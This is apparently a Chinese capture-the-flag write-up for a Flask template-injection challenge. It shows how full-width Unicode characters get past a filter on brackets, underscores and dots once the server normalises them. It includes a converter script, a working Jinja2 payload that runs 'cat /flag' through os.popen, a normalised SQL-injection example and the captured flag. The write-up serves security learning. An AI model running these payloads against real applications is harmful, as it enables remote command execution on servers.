




看功能就知道是个模板注入，但是我试了很多竟发现所有括号、下划线、点号都被后端过滤了，后来才知道要用全角字符，这有一个知识点

Flask框架内部完全使用Unicode字符集，在Unicode字符集中有很多我们看起来一样但是，内部编码不一样的字符，如


"admin"	# 正常ASCII
"admin"	# 西里尔字母a (U+0430) 替换a
"admin"	# 在i上加点 (U+0307)
"admin"	# 希腊字母α (U+03B1) 替换a

Unicode的复杂性可以实现一些绕过

如，全角SQL语句 ' O R 1 = 1 - - ==>经过标准化后，成了攻击载荷，'OR 1=1 - -

可以参考<https://zhuanlan.zhihu.com/p/1935292167418550141>

这一题Live Preview不会进行标准化，Export Console会，了解Unicode标准化化攻击后，我猜测是因为上面的预览不保存，下面的会进行标准化后保存后然后再模板渲染，导致了Unicode标准化攻击



这时候可以用全角字符代替半角字符，构造payload，可以写一个全角转半角脚本

```
def to_full_width(text):
    """
    将字符串中的半角字符转换为全角字符
    """
    result = ""
    for char in text:
        code = ord(char)
        # 半角字符范围: 33-126
        if 33 <= code <= 126:
            code += 65248
        # 特殊处理空格
        elif code == 32:
            code = 12288
        result += chr(code)
    return result

# 原始 Payload
payload = "{lipsum.__globals__['os'].popen('ls').read()}"

# 转换并输出
full_width_payload = to_full_width(payload)
print(f"原始: {payload}")
print(f"全角: {full_width_payload}")
```

这样就很简单了，payload：

```
{ { l i p s u m . __ g l o b a l s __ [ ' o s ' ] . p o p e n ( ' c a t / f l a g ' ) . r e a d ( ) } }
```

FILE

Gameplay Engineer

Motto

```
{ { l i p s u m . __ g l o b a l s __ [ ' o s ' ] . p o p e n ( ' c a t / f l a g ' ) . r e a d ( ) } }
```

Footer

Export pipeline

Create Export Task

Aki Tanaka

Gameplay Engineer

UniCTF{b1adafa3-ddb7-4d1a-abad-973627dfc79a}

Export pipeline